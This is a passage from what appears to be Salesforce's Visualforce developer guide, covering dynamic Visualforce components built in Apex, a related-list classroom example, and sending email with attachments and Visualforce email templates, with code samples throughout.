            <apex:commandButton action="{!URLFOR($Action[objectType].Edit, obj.Id)}"

```

```

value="Edit"/>
    <apex:commandButton action="{!URLFOR($Action[objectType].Clone, obj.Id)}"
value="Clone"/>
    <apex:commandButton action="{!URLFOR($Action[objectType].Delete, obj.Id)}"
value="Delete"/>
    </apex:pageBlockSection>
</apex:pageBlock>
</apex:form>
</apex:component>

```

Notice the following:

- Any page which uses this component needs to look up a record, using the standard controller for that object, and by specifying the `Id` of the record in the URL. For example, `https://<Salesforce_instance>/apex/DynamicContactPage?id=003D000000Q5GHE`.
- The selected record is immediately passed into the component's `obj` attribute. This is the parameter that is used for all of the object metadata discovery.
- The three double dynamic references, which start with `$ObjectType[objectType].fields[f]`, display the metadata for each field, while the normal dynamic reference displays the actual value of the field.
- For the data value, the value is `{!obj[f]}`, using a getter method in the controller, not the perhaps more natural `{!rec[f]}`, which is the parameter to the component. The reason is simple, the `obj` attribute has been updated to load data for all of the fields, while `rec` has remained unchanged from what was loaded by the standard controller, and so only has the `Id` field loaded.

Finally, the new component can be used to create any number of simple Visualforce pages that use the component to display a record detail and schema info page, such as these two pages:

```

<apex:page standardController="Account">
    <c:DynamicObjectViewer rec="{!account}"/>
</apex:page>

```

```

<apex:page standardController="Contact">
    <c:DynamicObjectViewer rec="{!contact}"/>
</apex:page>

```

Chapter 13

Dynamic Visualforce Components

Visualforce is primarily intended to be a static, markup-driven language that lets developers create a user interface that matches the Salesforce look-and-feel. However, there are occasions when it is necessary to programmatically create a page. Usually, this is to achieve complicated user interface behavior that is difficult or impossible with standard markup.

Dynamic Visualforce components offer a way to create Visualforce pages that vary the content or arrangement of the component tree according to a variety of states, such as a user's permissions or actions, user or organization preferences, the data being displayed, and so on. Rather than using standard markup, dynamic Visualforce components are designed in Apex.

A dynamic Visualforce component is defined in Apex like this:

```
Component.Component_namespace.Component_name
```

For example, `<apex:dataTable>` becomes `Component.Apex.DataTable`.



Note: The [Standard Component Reference](#) contains the dynamic representation for all valid Visualforce components.

Visualforce components that are dynamically represented in Apex behave like regular classes. Every attribute that exists on a standard Visualforce component is available as a property in the corresponding Apex representation with get and set methods. For example, you could manipulate the `value` attribute on an `<apex:outputText>` component as follows:

```
Component.Apex.OutputText outText = new Component.Apex.OutputText ();  
outText.value = 'Some dynamic output text.';
```

Consider using dynamic Visualforce components in the following scenarios:

- You can use dynamic Visualforce components inside complex control logic to assemble components in combinations that would be challenging or impossible to create using equivalent standard Visualforce. For example, with standard Visualforce components, you typically control the visibility of components using the `rendered` attribute with the global `IF()` formula function. By writing your control logic in Apex, you can choose to display components dynamically with a more natural mechanism.
- If you know that you'll be iterating over objects with certain fields, but not specifically which objects, dynamic Visualforce components can “plug in” the object representation by using a generic `sObject` reference. For more information, see [Example Using a Related List](#) on page 168.



Caution: Dynamic Visualforce components are not intended to be the primary way to create new Visualforce pages in your organization. Existing Visualforce pages shouldn't be rewritten in a dynamic manner and, for most use cases, standard Visualforce components are acceptable and preferred. You should only use dynamic Visualforce components when the page must adapt itself to user state or actions in ways that can't be elegantly coded into static markup.

Dynamic Components Restrictions

Not every feature of Visualforce makes sense in a dynamic context, so some components are not available dynamically. This section describes some limitations of dynamic Visualforce components.

- The following standard Visualforce components don't have corresponding dynamic representations in Apex:

- ◊ `<apex:attribute>`
- ◊ `<apex:component>`
- ◊ `<apex:componentBody>`
- ◊ `<apex:composition>`
- ◊ `<apex:define>`
- ◊ `<apex:dynamicComponent>`
- ◊ `<apex:include>`
- ◊ `<apex:insert>`
- ◊ `<apex:variable>`

- If a dynamic Visualforce component refers to a specific sObject field, and that field is later deleted, the Apex code for that field reference will still compile, but the page will fail when it is viewed. Also, you can create references to global variables such as `$Setup` or `$Label`, and then delete the referenced item, with similar results. Please verify such pages continue to work as expected.
- Dynamic Visualforce pages and expressions check attribute types more strictly than static pages.

Creating and Displaying Dynamic Components



Note: The examples in this section are deliberately simple for instructional purposes. For a full example of when you might benefit from dynamic Visualforce components, see [Example Using a Related List](#) on page 168.

There are two parts to embedding dynamic Visualforce components on your page:

1. Adding an `<apex:dynamicComponent>` tag somewhere on your page. This tag acts as a placeholder for your dynamic component.
2. Developing a dynamic Visualforce component in your controller or controller extension.

The `<apex:dynamicComponent>` tag has one required attribute—`componentValue`—that accepts the name of an Apex method that returns a dynamic component. For example, if you wanted to dynamically generate the title of a section header differently if the deadline for a submitting form has passed, you could use the following markup and controller code:

```
<apex:page standardController="Contact" extensions="DynamicComponentExample">
  <apex:dynamicComponent componentValue="{!headerWithDueDateCheck}"/>
  <apex:form>
    <apex:inputField value="{!Contact.LastName}"/>
    <apex:commandButton value="Save" action="{!save}"/>
  </apex:form>
</apex:page>
```

```
public class DynamicComponentExample {
  public DynamicComponentExample(ApexPages.StandardController con) { }
  public Component.Apex.SectionHeader getHeaderWithDueDateCheck() {
    date dueDate = date.newInstance(2011, 7, 4);
```

```

boolean overdue = date.today().daysBetween(dueDate) < 0;

Component.Apex.SectionHeader sectionHeader = new Component.Apex.SectionHeader();
if (overdue) {
    sectionHeader.title = 'This Form Was Due On ' + dueDate.format() + '!';
    return sectionHeader;
} else {
    sectionHeader.title = 'Form Submission';
    return sectionHeader;
}
}
}

```

You can have multiple `<apex:dynamicComponent>` components on a single page.

Each dynamic component has access to a common set of methods and properties. You can review this list in the *Apex Developer's Guide* in the chapter titled “Dynamic Component Methods and Properties”.

Dynamic Custom Components

Using custom components dynamically works exactly the same as the standard Visualforce components. Just change the namespace to that of the custom component. Your custom components are in the `c` namespace, so you can create one dynamically like this:

```
Component.c.MyCustomComponent myDy = new Component.c.MyCustomComponent();
```

As a convenience for your own components, you can omit the namespace, like so:

```
Component.MyCustomComponent myDy = new Component.MyCustomComponent();
```

If you are using components provided by a third party in a package, use the namespace of the package provider:

```
Component.TheirName.UsefulComponent usefulC = new Component.TheirName.UsefulComponent();
```

Passing Attributes through the Constructor

Instead of setting component attributes via their properties, you can simply pass in a list of one or more attributes through the constructor:

```
Component.Apex.DataList dynDataList =
    new Component.Apex.DataList(id='myDataList', rendered=true);
```

If an attribute is not defined in the constructor, the component's default values are used for that attribute.

There are two components that must have an attribute defined in the constructor, rather than through a property:

- `Component.Apex.Detail` must have `showChatter=true` passed to its constructor if you want to display the Chatter information and controls for a record. Otherwise, this attribute is always `false`.
- `Component.Apex.SelectList` must have `multiSelect=true` passed to its constructor if you want the user to be able to select more than one option at a time. Otherwise, this value is always `false`.

These values are Booleans, not Strings; you don't need to enclose them in single quote marks.



Caution: You can't pass attributes through the class constructor if the attribute name matches an Apex keyword. For example, `Component.Apex.RelatedList` can't pass `list` through the constructor, because `List` is a reserved keyword. Similarly, `Component.Apex.OutputLabel` can't define the `for` attribute in the constructor, because it's also a keyword.

Defining Expressions and Arbitrary HTML

You can add expression language statements with the `expressions` property. Append expressions before a property name to pass in an expression statement. As in static markup, expressions must be wrapped with the `{! }` syntax. Here's an example:

```
Component.Apex.Detail detail = new Component.Apex.Detail();
detail.expressions.subject = '{!Account.ownerId}';
detail.relatedList = false;
detail.title = false;
```

Valid expressions include those that refer to fields on standard and custom objects. Global variables and functions are also available, as demonstrated in this example:

```
Component.Apex.OutputText head1 = new Component.Apex.OutputText();
head1.expressions.value =
    '{!IF(CONTAINS($User.FirstName, "John"), "Hello John", "Hey, you!")}';
```

Passing in values through expressions is valid only for attributes that support them. Using `{! }` outside of the expressions property will be interpreted literally, not as an expression.

If you want to include plain HTML, you can do so by setting the `escape` property on `Component.Apex.OutputText` to `false`:

```
Component.Apex.OutputText head1 = new Component.Apex.OutputText();
head1.escape = false;
head1.value = '<h1>This header contains HTML</h1>';
```

Defining Facets

Similar to the way expressions are defined, facets act as a special property available to dynamic components. Here's an example:

```
Component.Apex.DataTable myTable = new Component.Apex.DataTable(var='item');
myDT.expressions.value = '{!items}';
ApexPages.Component.OutputText header =
    new Component.Apex.OutputText(value='This is My Header');
myDT.facets.header = header;
```

For more information on facets, see [Best Practices for Using Component Facets](#) on page 250.

Defining Child Nodes

You can add child nodes to a dynamic Visualforce component using the `childComponents` property. The `childComponents` property acts as a reference to a List of `Component.Apex` objects.

Here's an example of how you can use `childComponents` to construct a `<apex:form>` with child input nodes:

```
public Component.Apex.PageBlock getDynamicForm() {
    Component.Apex.PageBlock dynPageBlock = new Component.Apex.PageBlock();

    // Create an input field for Account Name
    Component.Apex.InputField theNameField = new Component.Apex.InputField();
    theNameField.expressions.value = '{!Account.Name}';
    theNameField.id = 'theName';
    Component.Apex.OutputLabel theNameLabel = new Component.Apex.OutputLabel();
    theNameLabel.value = 'Rename Account?';
    theNameLabel.for = 'theName';

    // Create an input field for Account Number
    Component.Apex.InputField theAccountNumberField = new Component.Apex.InputField();
```

```

theAccountNumberField.expressions.value = '{!Account.AccountNumber}';
theAccountNumberField.id = 'theAccountNumber';
Component.Apex.OutputLabel theAccountNumberLabel = new Component.Apex.OutputLabel();
theAccountNumberLabel.value = 'Change Account #?';
theAccountNumberLabel.for = 'theAccountNumber';

// Create a button to submit the form
Component.Apex.CommandButton saveButton = new Component.Apex.CommandButton();
saveButton.value = 'Save';
saveButton.expressions.action = '{!Save}';

// Assemble the form components
dynPageBlock.childComponents.add(theNameLabel);
dynPageBlock.childComponents.add(theNameField);
dynPageBlock.childComponents.add(theAccountNumberLabel);
dynPageBlock.childComponents.add(theAccountNumberField);
dynPageBlock.childComponents.add(saveButton);

return dynPageBlock;
}

```

If your markup is defined as:

```

<apex:form>
  <apex:dynamicComponent componentValue="{!dynamicForm}" />
</apex:form>

```

Then your markup is equivalent to the following static markup:

```

<apex:form>
  <apex:pageBlock>
    <apex:outputLabel for="theName" />
    <apex:inputField value="{!Account.Name}" id="theName" />
    <apex:outputLabel for="theAccountNumber" />
    <apex:inputField value="{!Account.AccountNumber}" id="theAccountNumber" />
    <apex:commandButton value="Save" action="{!save}" />
  </apex:pageBlock>
</apex:form>

```


Notice that the order of elements in the equivalent static markup is the order in which the dynamic components were added to `childComponents`, not the order in which they were declared in the Apex code of the `getDynamicForm` method.

Example Using a Related List

Dynamic Visualforce components are best used when you don't know the type of *object* you want to reference, as opposed to [dynamic Visualforce bindings](#), which are best used when you don't know the *fields* you want to access.

The following scenario for using dynamic Visualforce constructs a simple, reusable page with a known set of fields you want to access. The page and its custom object are placed into an unmanaged package and distributed throughout the same organization.

First, create a custom object called Classroom. Create two objects—one named Science 101 and another named Math 201, as this figure shows:



Next, create two more custom objects called Student and Teacher. After you finish creating each object:

1. Click **New** under **Custom Fields & Relationships**.
2. Select **Master-Detail Relationship**, then click **Next**.
3. Select **Classroom** from the drop-down list, then click **Next**.
4. Continue to click **Next**, leaving all the default values intact.

Create the following objects and matching relationships:

- A new Student named Johnny Walker, and a new Teacher named Mister Pibb, both assigned to Science 101.
- Another new Student named Boont Amber, and a new Teacher named Doctor Pepper, both assigned to Math 201.

Now, create a new Apex page called `DynamicClassroomList` and paste the following code:

```
public class DynamicClassroomList {

    private ApexPages.StandardSetController controller;
    private PageReference savePage;
    private Set<String> unSelectedNames;
    private Set<String> selectedNames;

    public List<String> selected { get; set; }
    public List<String> unselected { get; set; }
    public String objId { get; set; }
    public List<String> displayObjs {
        get; private set;
    }

    boolean idIsSet = false;

    public DynamicClassroomList() {
        init();
    }

    public DynamicClassroomList(ApexPages.StandardSetController con) {
        this.controller = con;
        init();
    }

    private void init() {
        savePage = null;
        unSelectedNames = new Set<String>();
        selectedNames = new Set<String>();

        if (idIsSet) {
            ApexPages.CurrentPage().getParameters().put('id', objId);
            idIsSet = false;
        }
    }
}
```

```

public PageReference show() {
    savePage = Page.dynVFClassroom;
    savePage.getParameters().put('id', objId);
    return savePage;
}

public List<SelectOption> displayObjsList {
    get {
        List<SelectOption> options = new List<SelectOption>();
        List<Classroom__c> classrooms = [SELECT id, name FROM Classroom__c];

        for (Classroom__c c: classrooms) {
            options.add(new SelectOption(c.id, c.name));
        }

        return options;
    }
}

public PageReference customize() {
    savePage = ApexPages.CurrentPage();
    savePage.getParameters().put('id', objId);

    return Page.dynamicclassroomlist;
}

// The methods below are for constructing the select list

public List<SelectOption> selectedOptions {
    get {
        List<String> sorted = new List<String>(selectedNames);
        sorted.sort();
        List<SelectOption> options = new List<SelectOption>();
        for (String s: sorted) {
            options.add(new SelectOption(s, s));
        }
        return options;
    }
}

public List<SelectOption> unSelectedOptions {
    get {
        Schema.DescribeSObjectResult R = Classroom__c.SObjectType.getDescribe();
        List<Schema.ChildRelationship> C = R.getChildRelationships();
        List<SelectOption> options = new List<SelectOption>();

        for (Schema.ChildRelationship cr: C) {
            String relName = cr.getRelationshipName();
            // We're only interested in custom relationships
            if (relName != null && relName.contains('__r')) {
                options.add(new SelectOption(relName, relName));
            }
        }
        return options;
    }
}

public void doSelect() {
    for (String s: selected) {
        selectedNames.add(s);
        unselectedNames.remove(s);
    }
}

public void doUnSelect() {
    for (String s: unselected) {

```

```

        unSelectedNames.add(s);
        selectedNames.remove(s);
    }
}

public Component.Apex.OutputPanel getClassroomRelatedLists() {
    Component.Apex.OutputPanel dynOutPanel= new Component.Apex.OutputPanel();

    for(String id: selectedNames) {
        Component.Apex.RelatedList dynRelList = new Component.Apex.RelatedList();
        dynRelList.list = id;
        dynOutPanel.childComponents.add(dynRelList);
    }

    return dynOutPanel;
}
}

```

After trying to save, you may be prompted about a missing Visualforce page. Click the link to create the page: the next blocks of code will populate it.

Create a Visualforce page called `dynVFClassroom` and paste the following code:

```

<apex:page standardController="Classroom__c" recordSetVar="classlist"
    extensions="DynamicClassroomList">

    <apex:dynamicComponent componentValue="{!ClassroomRelatedLists}"/>

    <apex:form>

        <apex:pageBlock title="Classrooms Available" mode="edit">
            <apex:pageMessages/>
            <apex:selectRadio value="{!objId}">
                <apex:selectOptions value="{!displayObjsList}"/>
            </apex:selectRadio>
        </apex:pageBlock>

        <apex:commandButton value="Select Related Items" action="{!Customize}"/>
    </apex:form>

</apex:page>

```

Finally, create a page called `DynamicClassroomList`. If you've been following this tutorial from the beginning, you should have already created this page when constructing your controller extension. Paste in the following code:

```


<apex:page standardController="Classroom__c" recordsetvar="listPageMarker"
    extensions="DynamicClassroomList">
    <apex:messages/><br/>
    <apex:form>
        <apex:pageBlock title="Select Relationships to Display" id="selectionBlock">
            <apex:panelGrid columns="3">
                <apex:selectList id="unselected_list" required="false"
                    value="{!selected}" multiselect="true" size="20"
                    style="width:250px">
                    <apex:selectOptions value="{!unSelectedOptions}"/>
                </apex:selectList>
                <apex:panelGroup>
                    <apex:commandButton value=">>" action="{!DoSelect}"
                        reRender="selectionBlock"/>
                    <br/>
                    <apex:commandButton value="<<" action="{!DoUnselect}"
                        reRender="selectionBlock"/>
                </apex:panelGroup>
                <apex:selectList id="selected_list" required="false"

```

```
        value="{!unselected}" multiselect="true" size="20"
        style="width:250px">
        <apex:selectOptions value="{!selectedOptions}"/>
    </apex:selectList>
</apex:panelGrid>
</apex:pageBlock>
<br/>
<apex:commandButton value="Show Related Lists" action="{!show}"/>
</apex:form>
</apex:page>
```

This is the page that presents the user with the option of selecting which object relationships to display. Notice that the “selected” and “unselected” lists are populated through dynamic means.

After assembling the controller extension and these pages, navigate to `/apex/dynVFClassroom` in your organization. You’ll see a sequence similar to the following:



The screenshot shows a user interface for selecting classrooms. At the top, there is a header bar with the text "Classrooms Available". Below this header, there are two radio button options: "Math 201" (which is selected) and "Science 101". Below the radio buttons, there is a button labeled "Select Related Items".

Select Relationships to Display

Students__r	>>	Students__r
Teacher__r	<<	Teacher__r

Show Related Lists

Students

Action	Student Name
Edit Del	Boont Amber

Classrooms Available

Math 201 Science 101

Select Related Items

Chapter 14

Integrating Email with Visualforce

Visualforce can be used to send email to any of your contacts, leads, or other recipients. It is also possible to create reusable email templates that take advantage of Visualforce's ability to iterate over your Salesforce records. The following topics explain how:

- [Sending an Email with Visualforce](#)
- [Visualforce Email Templates](#)

Sending an Email with Visualforce

It is possible to send email using Visualforce by creating a [custom controller](#) to deliver the message. The Apex `Messaging.SingleEmailMessage` class handles the outbound email functionality available to Salesforce.

The following topics demonstrate a number of features available when sending email through Visualforce:

- [Creating a Custom Controller with the Messaging Class](#)
- [Creating an Email Attachment](#)

Creating a Custom Controller with the Messaging Class

At minimum, a custom controller that uses the Apex `Messaging` namespace needs a subject, a body, and a recipient for the email. You will need a page that acts as a form to fill out the subject and body and deliver the email.

Create a new page called `sendEmailPage` and use the following code:

```
<apex:page controller="sendEmail">
  <apex:messages />
  <apex:pageBlock title="Send an Email to Your
    {!account.name} Representatives">
    <p>Fill out the fields below to test how you might send an email to a user.</p>
    <br />
    <apex:dataTable value="{!account.Contacts}" var="contact" border="1">
      <apex:column >
        <apex:facet name="header">Name</apex:facet>
        {!contact.Name}
      </apex:column>
      <apex:column >
        <apex:facet name="header">Email</apex:facet>
        {!contact.Email}
      </apex:column>
    </apex:dataTable>

    <apex:form >
    <br /><br />
```



```

    <apex:outputLabel value="Subject" for="Subject"/>:<br />
    <apex:inputText value="{!subject}" id="Subject" maxLength="80"/>
    <br /><br />
    <apex:outputLabel value="Body" for="Body"/>:<br />
    <apex:inputTextarea value="{!body}" id="Body" rows="10" cols="80"/>
    <br /><br /><br />
    <apex:commandButton value="Send Email" action="{!send}" />
  </apex:form>
</apex:pageBlock>
</apex:page>

```

Notice in the page markup that the account ID is retrieved from the URL of the page. For this example to render properly, you must associate the Visualforce page with a valid account record in the URL. For example, if 001D000000IRt53 is the account ID, the resulting URL should be:

```
https://Salesforce_instance/apex/sendEmailPage?id=001D000000IRt53
```

[Displaying Field Values with Visualforce](#) on page 28 has more information about retrieving the ID of a record.

The following code creates a controller named `sendEmail` that implements the `Messaging.SingleEmailMessage` class, and uses the contacts related to an account as recipients:

```

public class sendEmail {
    public String subject { get; set; }
    public String body { get; set; }

    private final Account account;

    // Create a constructor that populates the Account object
    public sendEmail() {
        account = [select Name, (SELECT Contact.Name, Contact.Email FROM Account.Contacts)
            from Account where id = :ApexPages.currentPage().getParameters().get('id')];
    }

    public Account getAccount() {
        return account;
    }

    public PageReference send() {
        // Define the email
        Messaging.SingleEmailMessage email = new Messaging.SingleEmailMessage();

        String addresses;
        if (account.Contacts[0].Email != null)
        {
            addresses = account.Contacts[0].Email;
            // Loop through the whole list of contacts and their emails
            for (Integer i = 1; i < account.Contacts.size(); i++)
            {
                if (account.Contacts[i].Email != null)
                {
                    addresses += ':' + account.Contacts[i].Email;
                }
            }
        }

        String[] toAddresses = addresses.split(':', 0);

        // Sets the paramaters of the email
        email.setSubject( subject );
        email.setToAddresses( toAddresses );
        email.setPlainTextBody( body );
    }
}

```

```

// Sends the email
Messaging.SendEmailResult [] r =
    Messaging.sendEmail(new Messaging.SingleEmailMessage[] {email});

return null;
}
}

```

Notice in the controller that:

- The subject and body of the email are set through a separate Visualforce page and passed into the controller.
- The method that sends the email is called `send()`. This name must match the name of the action for the Visualforce button that sends the email.
- The recipients of the email, that is, the email addresses stored in `toAddresses[]`, come from the addresses of the contacts available in an associated account. When compiling a list of recipients from contacts, leads, or other records, it is a good practice to loop through all the records to verify that an email address is defined for each. The account ID is retrieved from the URL of the page.

Send an email to your Burlington Textiles Corp of America representatives

Fill out the fields below to test how you might send an email to a user.

Name	Email
Frankie	guy1@acme.com
Jack Rogers	guy2@acme.com

Subject:

Body:

Figure 25: Example of the Form on `sendEmailPage`

See Also:

["Outbound Email" in the Force.com Apex Code Developer's Guide](#)

Creating an Email Attachment

If you want to add an attachment to your email, you will need to add only a few lines of code to your custom controller. Email attachments are `Blob` file types. To create an attachment, you need to use the `Apex Messaging.EmailFileAttachment` class. You must define both the file name and the content of an `EmailFileAttachment` object.

Adding a PDF Attachment

The following example demonstrates how to transform a `PageReference` to a Visualforce page rendered as a PDF into an email attachment. First, create a page called `attachmentPDF`:

```
<apex:page standardController="Account" renderAs="PDF">
  <h1>Account Details</h1>
  <apex:panelGrid columns="2">
    <apex:outputLabel for="Name" value="Name"/>
    <apex:outputText id="Name" value="{!account.Name}"/>
    <apex:outputLabel for="Owner" value="Account Owner"/>
    <apex:outputText id="Owner" value="{!account.Owner.Name}"/>
    <apex:outputLabel for="AnnualRevenue" value="Annual Revenue"/>
    <apex:outputText id="AnnualRevenue" value="{0,number,currency}">
      <apex:param value="{!account.AnnualRevenue}"/>
    </apex:outputText>
    <apex:outputLabel for="NumberOfEmployees" value="Employees"/>
    <apex:outputText id="NumberOfEmployees" value="{!account.NumberOfEmployees}"/>
  </apex:panelGrid>
</apex:page>
```



Note: See [Best Practices for Rendering PDFs](#) on page 253 for details of which components are recommended for use in PDF attachments.

Next, create the `EmailFileAttachment` object in the `send()` method of your custom controller. The following examples must be placed before calling `Messaging.sendEmail`:

```
// Reference the attachment page, pass in the account ID
PageReference pdf = Page.attachmentPDF;
pdf.getParameters().put('id', (String)account.id);
pdf.setRedirect(true);

// Take the PDF content
Blob b = pdf.getContent();

// Create the email attachment
Messaging.EmailFileAttachment efa = new Messaging.EmailFileAttachment();
efa.setFileName('attachment.pdf');
efa.setBody(b);
```

If your `SingleEmailMessage` object is named `email`, then you associate the attachment like this:

```
email.setFileAttachments(new Messaging.EmailFileAttachment[] {efa});
```

Defining a Custom Component as an Attachment

By creating a custom component and using it on the Visualforce email form and to render the PDF for the email, users can see a preview of the content they are trying to send.

The following markup defines a custom component named `attachment` that represents the attachment for the email:

```
<apex:component access="global">
  <h1>Account Details</h1>

  <apex:panelGrid columns="2">

    <apex:outputLabel for="Name" value="Name"/>
    <apex:outputText id="Name" value="{!account.Name}"/>

    <apex:outputLabel for="Owner" value="Account Owner"/>
    <apex:outputText id="Owner" value="{!account.Owner.Name}"/>

    <apex:outputLabel for="AnnualRevenue" value="Annual Revenue"/>
    <apex:outputText id="AnnualRevenue" value="{0,number,currency}">
      <apex:param value="{!account.AnnualRevenue}"/>
    </apex:outputText>

    <apex:outputLabel for="NumberOfEmployees" value="Employees"/>
    <apex:outputText id="NumberOfEmployees" value="{!account.NumberOfEmployees}"/>

  </apex:panelGrid>
</apex:component>
```

Replace your `attachmentPDF` page like this:

```
<apex:page standardController="account" renderAs="PDF">
  <c:attachment/>
</apex:page>
```

Then add the custom component to render at the bottom of your previous `sendEmailPage`:

```
<apex:pageBlock title="Preview the Attachment for {!account.name}">
  <c:attachment/>
</apex:pageBlock>
```

If you want to make changes to both the attachment and the preview, the attachment custom component needs to be modified in only one location.

Example: Sending an Email with an Attachment

The following example shows the [previous sendEmail example](#) with a custom component that adds a Visualforce page as an attachment. First, the controller:

```
public class sendEmail {
  public String subject { get; set; }
  public String body { get; set; }

  private final Account account;

  // Create a constructor that populates the Account object
  public sendEmail() {
    account = [SELECT Name,
                (SELECT Contact.Name, Contact.Email FROM Account.Contacts)
                FROM Account
                WHERE Id = :ApexPages.currentPage().getParameters().get('id')];
```

```

}

public Account getAccount() {
    return account;
}

public PageReference send() {
    // Define the email
    Messaging.SingleEmailMessage email = new Messaging.SingleEmailMessage();

    // Reference the attachment page and pass in the account ID
    PageReference pdf = Page.attachmentPDF;
    pdf.getParameters().put('id', (String)account.id);
    pdf.setRedirect(true);

    // Take the PDF content
    Blob b = pdf.getContent();

    // Create the email attachment
    Messaging.EmailFileAttachment efa = new Messaging.EmailFileAttachment();
    efa.setFileName('attachment.pdf');
    efa.setBody(b);

    String addresses;
    if (account.Contacts[0].Email != null) {
        addresses = account.Contacts[0].Email;
        // Loop through the whole list of contacts and their emails
        for (Integer i = 1; i < account.Contacts.size(); i++) {
            if (account.Contacts[i].Email != null) {
                addresses += ':' + account.Contacts[i].Email;
            }
        }
    }

    String[] toAddresses = addresses.split(':', 0);

    // Sets the paramaters of the email
    email.setSubject( subject );
    email.setToAddresses( toAddresses );
    email.setPlainTextBody( body );

    email.setFileAttachments(new Messaging.EmailFileAttachment[] {efa});

    // Sends the email
    Messaging.SendEmailResult [] r =
        Messaging.sendEmail(new Messaging.SingleEmailMessage[] {email});

    return null;
}
}

```

Next, the Visualforce page that sends the email:

```

<apex:page controller="sendEmail">
    <apex:messages/>
    <apex:pageBlock title="Send an Email to Your {!account.name} Representatives">
        <p>Fill out the fields below to test how you might send an email to a user.</p>

        <apex:dataTable value="{!account.Contacts}" var="contact" border="1">
            <apex:column>
                <apex:facet name="header">Name</apex:facet>
                {!contact.Name}
            </apex:column>
            <apex:column>
                <apex:facet name="header">Email</apex:facet>

```

```

        {!contact.Email}
    </apex:column>
</apex:dataTable>

<apex:form><br/><br/>
    <apex:outputLabel value="Subject" for="Subject"/>: <br/>
    <apex:inputText value="{!subject}" id="Subject" maxlength="80"/>
    <br/><br/>

    <apex:outputLabel value="Body" for="Body"/>: <br/>
    <apex:inputTextarea value="{!body}" id="Body" rows="10" cols="80"/>
    <br/><br/>

    <apex:commandButton value="Send Email" action="{!send}"/>
</apex:form>
</apex:pageBlock>

<apex:pageBlock title="Preview the Attachment for {!account.name}">
    <c:attachment/>
</apex:pageBlock>
</apex:page>

```

See Also:

["EmailFileAttachment Methods" in the Force.com Apex Code Developer's Guide](#)

Visualforce Email Templates

Developers and administrators can use Visualforce to create email templates. The advantage of using Visualforce over standard HTML email templates is that Visualforce gives you the ability to perform advanced operations on data that is sent to a recipient.

Although Visualforce email templates use standard Visualforce components, they are not created in the same way. Visualforce email templates always use components that are prefaced with the `messaging` namespace. In addition:

- All Visualforce email templates must be contained within a single `<messaging:emailTemplate>` tag. This is analogous to regular Visualforce pages being defined within a single `<apex:page>` tag.
- The `<messaging:emailTemplate>` tag must contain either a single `<messaging:htmlEmailBody>` tag or a single `<messaging:plainTextEmailBody>` tag.
- Several standard Visualforce components are not available for use within `<messaging:emailTemplate>`. These include `<apex:detail>`, `<apex:pageBlock>` and all related `pageBlock` components, and all input components such as `<apex:form>`. If you attempt to save a Visualforce email template with these components, an error message displays.

The following topics provide more details:

- [Creating a Visualforce Email Template](#)
- [Using a Custom Stylesheet in a Visualforce Email Template](#)
- [Adding Attachments](#)
- [Using Custom Controllers within Visualforce Email Templates](#)

Creating a Visualforce Email Template

To create a Visualforce email template:

1. Click **Your Name** > **Setup** > **Email** > **My Templates**. If you have permission to edit public templates, click **Your Name** > **Setup** > **Communication Templates** > **Email Templates**.
2. Click **New Template**.
3. Choose **Visualforce** and click **Next**.

You can't send a mass email using a Visualforce email template.

4. Choose a folder in which to store the template.
5. Select the **Available For Use** checkbox if you would like this template offered to users when sending an email.
6. Enter an **Email Template Name**.
7. If necessary, change the **Template Unique Name**. This is a unique name used to refer to the component when using the Force.com API. In managed packages, this unique name prevents naming conflicts on package installations. This name can contain only underscores and alphanumeric characters, and must be unique in your organization. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores. With the **Template Unique Name** field, a developer can change certain components' names in a managed package and the changes are reflected in a subscriber's organization.
8. Select an **Encoding** setting to determine the character set for the template.
9. Enter a **Description** of the template. Both template name and description are for your internal use only.
10. Enter the subject line for your template in **Email Subject**.
11. In the **Recipient Type** drop-down list, select the type of recipient that will receive the email template.
12. In the **Related To Type** drop-down list, optionally select the object from which the template will retrieve merge field data.
13. Click **Save**.
14. On the **Viewing Email Templates** page, click **Edit Template**.
15. Enter markup text for your Visualforce email template.



Note: If you are including an image, we recommend uploading it to the **Documents** tab so that you can reference the copy of the image that is on our server. For example:

```
<apex:image id="Logo" value="https://na7.salesforce.com/servlet/servlet.ImageServer?
id=015D00000000Dpwc&oid=00DD00000000FHaG&lastMod=127057656800"
height="64" width="64"/>
```

16. Click **Version Settings** to specify the version of Visualforce and the API used with this email template. If your organization has installed managed packages from the AppExchange, you can also specify which version of each managed package to use with this email template. Generally, you should use the default value for all versions. This associates the email template with the most recent version of Visualforce, the API, as well as each managed package. You can specify an older version of Visualforce and the API to maintain specific behavior. You can specify an older version of a managed package if you want to access components or functionality that differs from the most recent package version.
17. Click **Save** to save your changes and view the details of the template, or click **Quick Save** to save your changes and continue editing your template. Your Visualforce markup must be valid before you can save your template.



Note: The maximum size of a Visualforce email template is 1 MB.

You can't send a mass email using a Visualforce email template. The merge fields `{!Receiving_User.field_name}` and `{!Sending_User.field_name}` work only for mass email and are unavailable in Visualforce email templates.

The following example shows how you can define a Visualforce email template that displays all the cases associated with a contact. The example uses an `<apex:repeat>` tag to iterate through all the cases related to a contact and incorporate them into the body of the template:

```
<messaging:emailTemplate recipientType="Contact"
  relatedToType="Account"
  subject="Case report for Account: {!relatedTo.name}"
  language="{!recipient.language__c}"
  replyTo="support@acme.com">

<messaging:htmlEmailBody>
<html>
  <body>

    <p>Dear {!recipient.name},</p>
    <p>Below is a list of cases related to {!relatedTo.name}.</p>
    <table border="0" >
      <tr>
        <th>Case Number</th><th>Origin</th>
        <th>Creator Email</th><th>Status</th>
      </tr>
      <apex:repeat var="cx" value="{!relatedTo.Cases}">
        <tr>
          <td><a href =
